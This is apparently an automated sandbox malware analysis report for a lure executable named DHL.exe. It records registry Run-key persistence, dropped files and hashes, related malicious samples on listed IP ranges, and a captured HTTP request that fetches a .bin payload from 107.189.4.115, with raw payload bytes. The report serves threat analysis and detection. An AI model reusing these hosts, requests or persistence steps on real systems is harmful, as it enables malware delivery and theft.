| Cookbook Comments:                                 | <ul style="list-style-type: none"><li>• Adjust boot time</li><li>• Enable AMSI</li><li>• Found application associated with file extension: .exe</li></ul>             |
| Warnings:                                          | Show All                                                                                                                                                              |

## Simulations

### Behavior and APIs

| Time     | Type      | Description                                                                                                              |
|----------|-----------|--------------------------------------------------------------------------------------------------------------------------|
| 21:38:57 | Autostart | Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Revampin C:\Users\user\AppData\Local\Temp\St ereochr\godvil.exe  |
| 21:39:05 | Autostart | Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Revampin C:\Users\user\AppData\Local\Temp\Stereochr\godvil.exe |

## Joe Sandbox View / Context

### IPs

| Match           | Associated Sample Name / URL    | SHA 256                  | Detection | Link                   | Context                                                                    |
|-----------------|---------------------------------|--------------------------|-----------|------------------------|----------------------------------------------------------------------------|
| 185.215.113.102 | awe.ele.exe                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |                                                                            |
|                 | pdf.exe                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |                                                                            |
|                 | xlsm.exe                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |                                                                            |
|                 | docx.exe                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |                                                                            |
|                 | 20-20-19677.exe                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |                                                                            |
|                 | 20-20-19677.exe                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |                                                                            |
|                 | http__185.215.113.102_Rbget.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |                                                                            |
|                 | Swift_payment.pdf.exe           | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |                                                                            |
|                 | excel.exe                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |                                                                            |
|                 | BrgZPo24Wj.exe                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |                                                                            |
| 107.189.4.115   | awe.ele.exe                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>107.189.4.115/664.bin</li> </ul>    |
|                 | pdf.exe                         | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>107.189.4.115/PMP_ED.bin</li> </ul> |
|                 | xlsm.exe                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>107.189.4.115/943.bin</li> </ul>    |

### Domains

No context

### ASN

| Match                  | Associated Sample Name / URL                   | SHA 256                  | Detection | Link                   | Context                                                           |
|------------------------|------------------------------------------------|--------------------------|-----------|------------------------|-------------------------------------------------------------------|
| WHOLESALECONNECTIONSNL | 4qwwsVLRyN.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.104</li> </ul> |
|                        | 2Ft1sMVv6a.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.104</li> </ul> |
|                        | awe.ele.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.102</li> </ul> |
|                        | XMmIpHPGeS.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.15</li> </ul>  |
|                        | sZqcv9vi4c.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.15</li> </ul>  |
|                        | SetupPro_D1.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.104</li> </ul> |
|                        | SetupPro_D1.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.104</li> </ul> |
|                        | 02xPQm5RPL.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.17</li> </ul>  |
|                        | JskvQ68BCj.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.29</li> </ul>  |
|                        | RP1LeoZ1yS.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.15</li> </ul>  |
|                        | yVel5pTI3G.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.77</li> </ul>  |
|                        | 1fZWE7rohE.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.104</li> </ul> |
|                        | KVEFe5ARZG.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.29</li> </ul>  |
|                        | mObywatel.apk                                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.42</li> </ul>  |
|                        | U1fYrI5Bv8.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.29</li> </ul>  |
|                        | CN11zLwj4m.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.29</li> </ul>  |
|                        | uIEv6NEaVY.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.29</li> </ul>  |
|                        | UNMNPURyLk.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.62</li> </ul>  |
|                        | ccW3Dr1ftL.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.29</li> </ul>  |
|                        | SecuritelInfo.com.Trojan.Win32.Save.a.6795.exe | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>185.215.113.29</li> </ul>  |
| PONYNETUS              | mirai.arm7                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>209.141.52.202</li> </ul>  |
|                        | mirai.x86                                      | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>209.141.52.202</li> </ul>  |
|                        | RFQ- 28300NB.exe                               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>199.195.253.181</li> </ul> |
|                        | awe.ele.exe                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>107.189.4.115</li> </ul>   |
|                        | 9FNSk57yqp                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>198.98.55.249</li> </ul>   |
|                        | ii1tf3xFJ1                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>198.98.55.249</li> </ul>   |
|                        | yUG00ML6hl                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>198.98.55.249</li> </ul>   |
|                        | V1k0byRsiW                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>198.98.55.249</li> </ul>   |
|                        | ea8ypF80pD                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>198.98.55.249</li> </ul>   |
|                        | koT5L3w2qA                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>198.98.55.249</li> </ul>   |

| Match | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context                                                       |
|-------|------------------------------|--------------------------|-----------|------------------------|---------------------------------------------------------------|
|       | uEEcrekd6J                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>198.98.55.249</li></ul> |
|       | 94aLzGi2BY                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>198.98.55.249</li></ul> |
|       | FTB1As1cGB                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>198.98.55.249</li></ul> |
|       | 5PRP4dUDhe                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>198.98.55.249</li></ul> |
|       | RI3MqVR4q9                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>198.98.55.249</li></ul> |
|       | gMdqAagqEQ                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>198.98.55.249</li></ul> |
|       | exxsdee.x86                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>198.98.55.249</li></ul> |
|       | exxsdee.arm                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>198.98.55.249</li></ul> |
|       | 8AcNX5GzVY.exe               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>209.141.51.30</li></ul> |
|       | QkAgFhbO4a.exe               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>104.244.77.53</li></ul> |

### JA3 Fingerprints

No context

### Dropped Files

No context

## Created / dropped Files

|                                                       |                                                                                                                                                                                                                                                              |
|-------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\Stereochrlgodvil.exe |                                                                                                                                                                                                                                                              |
| Process:                                              | C:\Program Files (x86)\Internet Explorer\ieinstal.exe                                                                                                                                                                                                        |
| File Type:                                            | data                                                                                                                                                                                                                                                         |
| Category:                                             | dropped                                                                                                                                                                                                                                                      |
| Size (bytes):                                         | 147457                                                                                                                                                                                                                                                       |
| Entropy (8bit):                                       | 6.366159975900336                                                                                                                                                                                                                                            |
| Encrypted:                                            | false                                                                                                                                                                                                                                                        |
| SSDEEP:                                               | 3072:jGFZ3bD6eWdxHrDZ9PM/zw0q8Lwtp1eWP:jmqJlr19Pp0q8ctTeo                                                                                                                                                                                                    |
| MD5:                                                  | 9FE227CF55E4D7FAC86F824D9B2906F5                                                                                                                                                                                                                             |
| SHA1:                                                 | 74FEA674832CAA5C45AE846381B8B087D9E90A74                                                                                                                                                                                                                     |
| SHA-256:                                              | 7E9F47A5CEC9F2D9E9C2A2FD2BE0C5C2C8AC6679A2C6995A8C30F65B151A5577                                                                                                                                                                                             |
| SHA-512:                                              | 72DA003C5CD04B9BE207CD3E922DA32AFF1E3FC933810C154A88CE6113AF14A4481F54405B5AA8929EA7E1B45E3334121F00289E5923446EE0570C7344D45289                                                                                                                             |
| Malicious:                                            | false                                                                                                                                                                                                                                                        |
| Reputation:                                           | low                                                                                                                                                                                                                                                          |
| Preview:                                              | .Z.....@.....!..L!This program cannot be run in DOS mode...\$......i...i...d...iRich.i.....PE..L.....R.....<br>.....@.....`.....<.....D...(.T.....4.....text..0.....`..data..<br>.P.....@.....rsrc...T.....@...@...I.....MSVBVM60.DLL.....<br>.....<br>..... |

|                                              |                                                                                                                                                                                                               |
|----------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\bhv6F4E.tmp |                                                                                                                                                                                                               |
| Process:                                     | C:\Program Files (x86)\Internet Explorer\ieinstal.exe                                                                                                                                                         |
| File Type:                                   | Extensible storage engine DataBase, version 0x620, checksum 0x77227c68, page size 32768, DirtyShutdown, Windows version 10.0                                                                                  |
| Category:                                    | dropped                                                                                                                                                                                                       |
| Size (bytes):                                | 41418752                                                                                                                                                                                                      |
| Entropy (8bit):                              | 1.1644548821781053                                                                                                                                                                                            |
| Encrypted:                                   | false                                                                                                                                                                                                         |
| SSDEEP:                                      | 24576:X470vfx/vOLftPahWQ9QuF3DIgGqkg9j8O6n2Jb7OKQzI82J0QPoBg:Yo9LF3DIgGcyzI82                                                                                                                                 |
| MD5:                                         | 01E4641A26CF8876D58DC926917AB461                                                                                                                                                                              |
| SHA1:                                        | D74323A615A2BF1C473BDFC515F108D73AAC7BA6                                                                                                                                                                      |
| SHA-256:                                     | D6AC2899F49339C91AD7C7E2F3100562EE33D5C4716A3BDD7B34DBE946E7DC87                                                                                                                                              |
| SHA-512:                                     | E35DD1B53B3C070C795DC821D126F61740BE6E82E8564E1F1D9436BF0BB4ADA3B70DBAD7C98F1C217D3435BC353217C0EC73F4B59A091485BAF7F4570304B8C                                                                               |
| Malicious:                                   | false                                                                                                                                                                                                         |
| Reputation:                                  | low                                                                                                                                                                                                           |
| Preview:                                     | w h... ..\$......*..y.....K.4...%...y...%...y..h.M.4.....Be ...y7.....bj....n.....<br>.....4.....4.....y.....4.....<br>.....L...2\$....y?..... Q*#&...y.-.....>...!&...ya.....4.....#.....h.M.4.....<br>..... |

|                                              |                                                       |
|----------------------------------------------|-------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\bhvBAFD.tmp |                                                       |
| Process:                                     | C:\Program Files (x86)\Internet Explorer\ieinstal.exe |

C:\Users\user1\AppData\Local\Temp\bhvbAFD.tmp

|                 |                                                                                                                                                                                                               |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| File Type:      | Extensible storage engine DataBase, version 0x620, checksum 0x77227c68, page size 32768, DirtyShutdown, Windows version 10.0                                                                                  |
| Category:       | dropped                                                                                                                                                                                                       |
| Size (bytes):   | 41418752                                                                                                                                                                                                      |
| Entropy (8bit): | 1.1644548821781053                                                                                                                                                                                            |
| Encrypted:      | false                                                                                                                                                                                                         |
| SSDEEP:         | 24576:X470vfx/vOLftPahWQ9QuF3DIgGqkg9j8O6n2Jb7OKQzl82J0QPoBg:Yo9LF3DIgGcyzl82                                                                                                                                 |
| MD5:            | 01E4641A26CF8876D58DC926917AB461                                                                                                                                                                              |
| SHA1:           | D74323A615A2BF1C473BDFC515F108D73AAC7BA6                                                                                                                                                                      |
| SHA-256:        | D6AC2899F49339C91AD7C7E2F3100562EE3D5C4716A3BDD7B34DBE946E7DC87                                                                                                                                               |
| SHA-512:        | E35DD1B53B3C070C795DC821D126F61740BE6E82E8564E1F1D9436BF0BB4ADA3B70DBAD7C98F1C217D3435BC353217C0EC73F4B59A091485BAF7F4570304B8C                                                                               |
| Malicious:      | false                                                                                                                                                                                                         |
| Reputation:     | low                                                                                                                                                                                                           |
| Preview:        | w"lh... ..\$......*...y.....K.4....%...y...%...y..h.M.4.....Be...y7.....bJ.....n.....<br>.....4...4.....y.....4.....<br>.....L...2\$...y?..... Q*#&...y.-.....>...!&...ya.....4.....#.....h.M.4.....<br>..... |

C:\Users\user1\AppData\Local\Temp\lrpochmcsiaqwlpmsvjkmdnx

|                 |                                                                                                                                 |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files (x86)\Internet Explorer\ieinstal.exe                                                                           |
| File Type:      | Little-endian UTF-16 Unicode text, with no line terminators                                                                     |
| Category:       | dropped                                                                                                                         |
| Size (bytes):   | 2                                                                                                                               |
| Entropy (8bit): | 1.0                                                                                                                             |
| Encrypted:      | false                                                                                                                           |
| SSDEEP:         | 3:Qn:Qn                                                                                                                         |
| MD5:            | F3B25701FE362EC84616A93A45CE9998                                                                                                |
| SHA1:           | D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB                                                                                        |
| SHA-256:        | B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209                                                                |
| SHA-512:        | 98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4 |
| Malicious:      | false                                                                                                                           |
| Reputation:     | high, very likely benign file                                                                                                   |
| Preview:        | ..                                                                                                                              |

C:\Users\user1\AppData\Local\Temp\zoozchudsmtrpnl

|                 |                                                                                                                                 |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files (x86)\Internet Explorer\ieinstal.exe                                                                           |
| File Type:      | Little-endian UTF-16 Unicode text, with no line terminators                                                                     |
| Category:       | dropped                                                                                                                         |
| Size (bytes):   | 2                                                                                                                               |
| Entropy (8bit): | 1.0                                                                                                                             |
| Encrypted:      | false                                                                                                                           |
| SSDEEP:         | 3:Qn:Qn                                                                                                                         |
| MD5:            | F3B25701FE362EC84616A93A45CE9998                                                                                                |
| SHA1:           | D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB                                                                                        |
| SHA-256:        | B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209                                                                |
| SHA-512:        | 98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4 |
| Malicious:      | false                                                                                                                           |
| Reputation:     | high, very likely benign file                                                                                                   |
| Preview:        | ..                                                                                                                              |

C:\Users\user1\AppData\Roaming\FF\logs.dat

|                 |                                                                                                                                 |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files (x86)\Internet Explorer\ieinstal.exe                                                                           |
| File Type:      | PGP\011Secret Sub-key -                                                                                                         |
| Category:       | dropped                                                                                                                         |
| Size (bytes):   | 170                                                                                                                             |
| Entropy (8bit): | 6.798953068427002                                                                                                               |
| Encrypted:      | false                                                                                                                           |
| SSDEEP:         | 3:blbME/RaozM68MexR5aU434B9n1j1zDJ4QXIDY4kNOCV5DTTZzHoFZsj9Bf:5bMW8oX8MexnaU64rTnJ3X+0CjVqmBf                                   |
| MD5:            | 61AE500B3E1112F2D64A597795829B01                                                                                                |
| SHA1:           | C65491A33F1A4E3897A82B82C75129597869E695                                                                                        |
| SHA-256:        | 66543B40097F444E0EA4ED2E0CEACB3BC7769F2FB2CF89F23C9247C24981A976                                                                |
| SHA-512:        | 8BC2D3312D71AEDEC6933FA75D5F8BF6DC5A4B0F9E6C172FAF36341D90E957924404512763C14D5BBAEB2FD8633D87B10985AE0A9633358A0C32C04E34CA316 |
| Malicious:      | false                                                                                                                           |

|                                             |                                                                                                                                                             |
|---------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user1\AppData\Roaming\F\F\logs.dat |                                                                                                                                                             |
| Reputation:                                 | low                                                                                                                                                         |
| Preview:                                    | ..E.^V=.b.J...A...?..S.FBw....[...../....3t..D]..x...)....=...p.BO+.c@F.e.j_...S..?)..3...k... (.....`.....'.w.U...<k..v0\J7..C@ ..Y.....'.9`.....0o.U..... |

## Static File Info

|                       |                                                                                                                                                                                                                                                                                                                                             |
|-----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| General               |                                                                                                                                                                                                                                                                                                                                             |
| File type:            | PE32 executable (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                           |
| Entropy (8bit):       | 6.36618367187466                                                                                                                                                                                                                                                                                                                            |
| TrID:                 | <ul style="list-style-type: none"><li>Win32 Executable (generic) a (10002005/4) 99.15%</li><li>Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81%</li><li>Generic Win/DOS Executable (2004/3) 0.02%</li><li>DOS Executable Generic (2002/1) 0.02%</li><li>Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%</li></ul> |
| File name:            | DHL.exe                                                                                                                                                                                                                                                                                                                                     |
| File size:            | 147456                                                                                                                                                                                                                                                                                                                                      |
| MD5:                  | 8fab6753620475b356fb55cb3339aa8f                                                                                                                                                                                                                                                                                                            |
| SHA1:                 | d1d7badd885b824b212be62c7caa7ff33d419d05                                                                                                                                                                                                                                                                                                    |
| SHA256:               | 83e4ae7f04653b03a31836d92b1d70b1d9264a2fe7a457cf39f4be1bf134e2b                                                                                                                                                                                                                                                                             |
| SHA512:               | f2b2c1fc9739bd3421455de4c71556d44efa29715756c0cf4d804465c6ebb577d891e9cbf6853059929373355ce5b782b8e5e3c47848b129b9a5751e1d0dcd6d                                                                                                                                                                                                            |
| SSDEEP:               | 3072:gGFZ3bD6eWdxHrDZ9PM/zw0q8Lwtp1eW:gmqJlr19Pp0q8ctTe                                                                                                                                                                                                                                                                                     |
| File Content Preview: | MZ.....@.....!..L!Th<br>is program cannot be run in DOS mode....\$......i...i...<br>i...d...i.Rich.i.....PE..L.....R.....<br>.....@.....                                                                                                                                                                                                    |

## File Icon

|                                                                                     |                  |
|-------------------------------------------------------------------------------------|------------------|
|  |                  |
| Icon Hash:                                                                          | ccf0e8f8e8e8f864 |

## Static PE Info

|                             |                                                                                           |
|-----------------------------|-------------------------------------------------------------------------------------------|
| General                     |                                                                                           |
| Entrypoint:                 | 0x401088                                                                                  |
| Entrypoint Section:         | .text                                                                                     |
| Digitally signed:           | false                                                                                     |
| Imagebase:                  | 0x400000                                                                                  |
| Subsystem:                  | windows gui                                                                               |
| Image File Characteristics: | LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED |
| DLL Characteristics:        |                                                                                           |
| Time Stamp:                 | 0x52FFCCE0 [Sat Feb 15 20:24:00 2014 UTC]                                                 |
| TLS Callbacks:              |                                                                                           |
| CLR (.Net) Version:         |                                                                                           |
| OS Version Major:           | 4                                                                                         |
| OS Version Minor:           | 0                                                                                         |
| File Version Major:         | 4                                                                                         |
| File Version Minor:         | 0                                                                                         |
| Subsystem Version Major:    | 4                                                                                         |
| Subsystem Version Minor:    | 0                                                                                         |
| Import Hash:                | 48a41634a91a3d58d7574e90175db383                                                          |

## Entrypoint Preview

## Data Directories

## Sections

Sections

| Name  | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy       | Characteristics                                                         |
|-------|-----------------|--------------|----------|----------|-----------------|-----------|---------------|-------------------------------------------------------------------------|
| .text | 0x1000          | 0x19f30      | 0x1a000  | False    | 0.496300330529  | data      | 6.35084151068 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ           |
| .data | 0x1b000         | 0x1e50       | 0x0      | False    | 0               | empty     | 0.0           | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ |
| .rsrc | 0x1d000         | 0x8654       | 0x9000   | False    | 0.488498263889  | data      | 5.80900365728 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ                      |

Resources

Imports

Version Infos

Possible Origin

| Language of compilation system | Country where language is spoken | Map                                                                                 |
|--------------------------------|----------------------------------|-------------------------------------------------------------------------------------|
| English                        | United States                    |  |

Network Behavior

Snort IDS Alerts

| Timestamp                | Protocol | SID     | Message                                          | Source Port | Dest Port | Source IP     | Dest IP       |
|--------------------------|----------|---------|--------------------------------------------------|-------------|-----------|---------------|---------------|
| 09/24/21-21:38:58.922275 | TCP      | 2018752 | ET TROJAN Generic .bin download from Dotted Quad | 49858       | 80        | 192.168.11.20 | 107.189.4.115 |

Network Port Distribution

TCP Packets

UDP Packets

HTTP Request Dependency Graph

- 107.189.4.115

HTTP Packets

| Session ID | Source IP     | Source Port | Destination IP | Destination Port | Process                                               |
|------------|---------------|-------------|----------------|------------------|-------------------------------------------------------|
| 0          | 192.168.11.20 | 49858       | 107.189.4.115  | 80               | C:\Program Files (x86)\Internet Explorer\ieinstal.exe |

| Timestamp                            | kBytes transferred | Direction | Data                                                                                                                                                                 |
|--------------------------------------|--------------------|-----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Sep 24, 2021 21:38:58.922275066 CEST | 128                | OUT       | GET /ncHJfummF147.bin HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Host: 107.189.4.115<br>Cache-Control: no-cache |

| Timestamp                               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-----------------------------------------|--------------------|-----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Sep 24, 2021<br>21:38:58.943084002 CEST | 129                | IN        | HTTP/1.1 200 OK<br>Content-Type: application/octet-stream<br>Last-Modified: Thu, 23 Sep 2021 16:51:41 GMT<br>Accept-Ranges: bytes<br>ETag: "21fe2489bb0d71:0"<br>Server: Microsoft-IIS/8.5<br>Date: Fri, 24 Sep 2021 19:38:57 GMT<br>Content-Length: 469056<br>Data Raw: 0f 1e 7f 9f 2b f5 f1 f6 f8 d0 a1 3c 39 33 4b 59 e2 b3 a4 f3 46 6e f5 85 ac 31 d4 74 09 f8 25 0d 48 75 b4 96 dc 82 d4 5f e1 65 dd 4b b9 e5 0d 9b 9c dd 6a f3 0a 60 9f c5 62 df 3b 7b 1d 83 32 cf fc a1 3e c1 9b 0a 6e e6 f4 e1 7f 7f b3 48 e6 fc d3 8e 46 69 f3 26 57 6a 7e 3b 8d 48 64 32 03 fd eb d9 3a fa bd 2b 99 a0 ea 01 c5 a6 3f 1e 4b 3d f6 94 50 d4 f1 14 5f 73 ff 4a 0c 06 e5 74 37 b2 20 e4 30 17 b2 d0 0e 0e 20 16 ba 5b 86 94 ce c2 3a 52 29 d2 66 08 f2 f1 5c 4f 83 98 be b8 08 ef 8f 8d 6e 27 ed 2b 33 29 d1 56 8c d9 c2 70 23 61 a3 e2 52 2c 70 b8 55 ab 0d 8f 28 61 47 5f c2 ed 68 16 4b 40 70 9e 60 d0 5a ca 1e a6 d7 89 96 38 8f b6 52 d1 4b 03 06 c0 f4 db 6f 04 a2 83 fb bc 47 a8 57 2e 47 38 fc 00 94 50 af d1 af fd e6 91 6b ae f5 b4 d6 03 53 ca 56 8a ab 7e 56 a3 c0 b9 85 bd 97 0e 84 3b f6 a5 bd b3 94 9c 09 20 82 c3 4f f4 59 d0 7a fb a9 35 af 5b e6 f3 05 84 dd de 5e 70 0c f8 39 26 c0 c9 03 11 fa 21 35 ba 02 f5 9b 5d ec 0c e3 23 4d 70 f6 c3 61 37 8c b7 6b e5 fb 12 c6 ea 5f c9 89 37 eb 9f fa 8d a5 5f d3 2c 5f ba 9c 36 8c be 45 35 e7 6a 69 be bb 6b 2a 49 75 bc 14 62 87 aa c5 81 87 f7 19 1 9 b6 83 26 ad 2b 1a 37 44 a6 a4 15 75 4a 3d ca 76 56 d9 67 a2 61 6c 60 b0 54 0e 1f 91 67 24 5a 3c 0c 47 fd 15 f4 09 9 8 cb 21 64 67 42 36 fc 30 0d a7 a9 13 8f 4e da 62 6a 2d 42 e3 a4 57 eb 14 5e c8 b4 92 3e 65 6c 6f 0d fe 0c 66 1d c3 53 f3 d0 50 f3 e2 01 4f df d5 2a 99 9c a3 5e 4b 4e 8e e3 f4 b0 c1 7f f7 ef a5 ba 2a 98 7b cf 56 bf b0 a7 91 6c 08 99 65 7b d0 08 c2 6a a8 6d f0 68 07 53 d7 b2 bf c2 af d5 a3 a4 3b 28 c6 df 92 19 10 c8 cd c8 00 0a 3e c1 81 c0 d2 c6 b7 65 b8 dc e1 51 36 16 62 38 93 f9 ed 58 61 5d 9f 17 dc 35 94 0c 72 d2 d7 52 c0 fa 68 e6 24 69 e7 e8 f7 08 ce 86 48 b0 51 a2 61 76 c9 0f 61 a0 c8 52 3c e4 8b b3 c1 b9 4a 78 cf 97 0f b7 20 6d 48 b8 34 29 69 d6 0a fe fd d8 c8 ae ba 45 81 e4 81 76 2c cc 4a 9d ba 53 b5 83 9e 3d 59 c7 50 1d 03 d6 79 e8 e1 f4 a5 fe 83 e2 c9 d7 2c 69 60 c0 b7 81 c5 ed 96 24 c0 60 f1 04 12 85 47 e2 5b 21 0e f0 